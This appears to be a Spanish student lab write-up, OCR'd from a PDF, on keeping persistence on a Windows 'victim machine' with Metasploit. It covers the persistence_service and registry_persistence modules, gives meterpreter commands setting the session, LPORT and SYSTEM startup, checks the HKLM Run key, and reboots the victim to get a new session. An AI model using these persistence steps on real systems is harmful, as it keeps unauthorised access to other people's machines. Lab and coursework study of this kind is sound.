
Realizar la **persistencia en servicio** utilizando los módulos de Metasploit que se trabajaron en la unidad.

Usando

use exploit/windows/local/persistence_service

maquina victima y utilizo la sesión activa de meterpreter para configurar las opciones

Tras ello le doy a run y espero que haga su trabajo




Consiguiendo con ello una segunda sesión.


Realizar la **persistencia en registro** utilizando los módulos de Metasploit que se trabajaron en la unidad.

Vamos a configurar para que la conexión se realice de forma automática cuando inicie el terminal.


Uso use exploit/windows/local/registry_persistence



Compruebo la uid de la session meterpreter con getuid




En las opciones configuro los datos necesarios. Introduciendo la primera sesión creada y cambio STARTUP a SYSTEM.



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/local/registry_persistence) > set LPORT 443
LPORT => 443
msf6 exploit(windows/local/registry_persistence) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/registry_persistence) > set STARTUP SYSTEM
STARTUP => SYSTEM
msf6 exploit(windows/local/registry_persistence) > options

Module options (exploit/windows/local/registry_persistence):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   BLOB_REG_KEY                    no        The registry key to use for storing the payload blob. (Default:
                                             random)
   BLOB_REG_NAME                   no        The name to use for storing the payload blob. (Default: random)
   CREATE_RC      true             no        Create a resource file for cleanup
   RUN_NAME                        no        The name to use for the 'Run' key. (Default: random)
   SESSION        1                yes       The session to run this module on
   SLEEP_TIME     0                no        Amount of time to sleep (in seconds) before executing payload. (
                                             Default: 0)
   STARTUP        SYSTEM           yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM
                                             )
```


Tras ello vuelvo a la session 1 de meterpreter y compruebo si se ha ejecutado la persistencia en el registro con

reg enumkey -k "HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run"




```
[-] Error running command reg: Rex::ArgumentErr
icrosoftWindowsCurrentVersionRun
meterpreter > reg enumkey -k "HKLM\\Software\\M
Enumerating: HKLM\Software\Microsoft\Windows\Cu

  Values (2):

        dmNstPMLHOlAO
        6GXAfdrU

meterpreter >
```

Compruebo si funciona reiniciando la maquina victima



Tras reiniciar el sistema Windows se desconectan las sesiones anteriores y se crea una nueva



Bibliografía:

- Temario de la asignatura.